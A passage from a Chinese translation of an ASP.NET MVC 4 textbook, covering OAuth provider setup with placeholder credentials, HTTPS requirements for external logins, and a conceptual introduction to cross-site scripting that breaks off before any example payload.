


图 7-8

单击 Register 按钮后，我们会被作为一个已认定的用户重定向到主页，如图 7-9 所示。

最后单击我们在 header 中的用户名称来管理自己的账户(如图 7-10)。可以添加一个本地密码或者绑定额外的外部登录提供器。




图　7-9




图　7-10

7.4.3　配置 OAuth 提供器

尽管配置 OAuth 提供器需要的代码和配置 OpenID 非常相似，但是把网站注册为应用程序的过程会因提供器而异。MVC 4 Internet 项目模板通过使用 DotNetOpenAuth 的 NuGet 支持 OAuth。这里笔者推荐采用 OAuth 的官方文档，而不是引用打印材料或博客。我们可以单击链接在 Login 页面(在以“See this article for details…”的语句中)或者在下面的位置

http://go.microsoft.com/fwlink/?LinkId=252166 中的文章来找到它。这些文档教我们使用 OAuth 提供器一步一步注册应用程序。

当过程完成时，提供器会提供一个客户端 id 和密钥，并且我们可以把它们正确地插入到 AuthConfig.cs 中的注释方法。例如，假设已经注册了一个 Facebook 应用程序，其 App ID 为 123456789012，App Secret "abcdefabcdefdecafbad" (注意这里只是例子，并未投入使用)。然后可使用 AuthConfig.cs 中的如下代码启用 Facebook 验证：

```
public static class AuthConfig
{
      public static void RegisterAuth()
      {
             OAuthWebSecurity.RegisterFacebookClient(
                appId: "123456789012",
                appSecret: "abcdefabcdefdecafbad");
      }
}
```

7.4.4 外部登录的安全性

尽管 OAuth 和 OpenID 简化了安全性编码，但它们也给应用程序引入了其他潜在的攻击媒介。如果一个提供器网站被破坏，或者网站之间的安全通信遭到破坏，攻击者可能会暗中破坏我们网站的登录，或者捕获用户信息。因此，当使用代理验证时，必须重视安全性问题。尽管我们使用外部服务进行身份验证，但是网站安全问题仍然是我们应该负起的责任。

1. 可信的外部登录提供器

通常使用知名提供器，只支持我们信任的提供器，这一点很重要。下面是两个主要原因。

第一，当我们把用户重定向到外部站点时，我们需要确保这些站点不是恶意的，没有安全问题的网站，因为这样的站点可能会泄露或误用用户登录数据或其他信息。

第二，身份验证提供器向我们提供用户的信息，这些信息不仅仅是用户的注册状态，还有 e-mail 地址和其他潜在的具体信息。如果这些信息是不正确的，我们就会验证错误的人，或者使用错误的用户信息。

2. 要求 SSL 登录

从外部提供器到我们网站的回调中包含拥有用户信息的安全令牌，这些令牌允许访问我们的网站。当令牌在 Internet 中传递时，使用 HTTPS 传输是很重要的，因为这样可以防止信息拦截。

为访问 AccountController 的 Login Get 方法并执行 HTTPS，支持外部登录的应用程序应该使用 RequireHttps 特性要求使用 HTTPS。

```
//
// GET: /Account/Login
```

```
[RequireHttps]
[AllowAnonymous]
public ActionResult Login(string returnUrl)
{
        ViewBag.ReturnUrl = returnUrl;
        return View();
}
```

在登录网站期间执行 HTTPS 会导致对外部提供器的所有调用都在 HTTPS 上传输。这反过来导致提供器使用 HTTPS 回调到我们网站。

此外，Google 验证和 HTTPS 一起使用是很重要的。Google 会通过 HTTP 报告一个登录进来的用户，而后对于两个不同的用户，会通过 HTTPS 报告。要求使用 HTTPS 就会避免这一问题的发生。

7.5　Web 应用程序中的安全向量

到目前为止，我们着重介绍了如何使用安全特性来控制对网站不同区域的访问。许多开发人员会确保把正确的用户名和密码映射到 Web 应用程序的合适部分，这些可以看成是他们在 Web 应用程序安全性方面的扩展。

然而，本章一开始就给出警告，指出应用程序需要具有阻止用户误用程序的安全特性。当 Web 应用程序公布给公众用户时，尤其是发布在巨大的、匿名的公共互联网中，它很容易受到各种攻击。因为 Web 应用程序运行在标准的、基于文本的协议(像 HTTP 和 HTML)之上，所以它们也特别容易受到自动攻击的伤害。

因此，下面将介绍重点转移到安全威胁上来，本节主要介绍黑客如何滥用应用程序，以及针对这些问题的应对措施。

7.5.1　威胁：跨站脚本

本节首先介绍最常见的攻击之一：跨站脚本攻击(XSS)。本节介绍了 XSS 的危害，以及如何阻止跨站脚本攻击。

1. 威胁概述

我们之前对这种攻击没有防范，然而可能出于幸运，没有人进入我们的银行账户。即便是最热心的安全专家也可能遗漏这一点。跨站脚本攻击在 Web 安全威胁上是排名第一，然而遗憾的是，导致 XSS 猖獗的主要原因是 Web 开发人员不熟悉这种攻击。

可以使用下面两种方法来实现 XSS：一种方法是通过用户将恶意的脚本命令输入到网站中，而这些网站又能够接收“不干净”(unsanitized)用户输入，另一种方法是通过直接在页面上显示的用户输入。第一种情况称为“被动注入”(Passive Injection)。在被动注入中，用户把“不干净”的内容输入到文本框中，并把这些内容保存到数据库中，以后再重新在页面上显示。第二种方法称为“主动注入”(Active Injection)，涉及的用户把“不干净”的

内容输入到文本框中，这些输入的内容立刻就会在在屏幕上显示出来。这两种方式都会造成极大危害，下面首先介绍被动注入。

2. 被动注入

XSS 通过向接收用户输入的网站中注入脚本代码来实现。一个典型例子就是博客，它允许用户提交自己的评论，如图 7-11 所示。



图 7-11

如果有博客，我们就会知道表单中通常会有 4 个文本输入元素：姓名、e-mail 地址、评论和 URL。类似于这样的表单会让 XSS 黑客垂涎三尺，理由有两个——首先，他们知道表单中提交的输入内容会在站点上显示；其次，他们知道编码 URL 很麻烦，并且开发人员一般会把这些 URL 作为锚标记的一部分，所以通常情况下开发人员不会对这些内容进行必要检查。

可以毫不夸张地讲，黑客比我们要精明得多。尽管他们可能没有这么聪明，但是我们不妨这样想——来增强我们的防御警觉。

攻击者首先查看站点是否对输入元素上的特定字符进行了编码。虽然对评论字段和姓名字段采取了安全措施，但是 URL 字段仍然存在注入脚本的可能性。为了说明这一点，我们向 URL 输入元素中输入任意一个查询字符串，如图 7-12 所示。

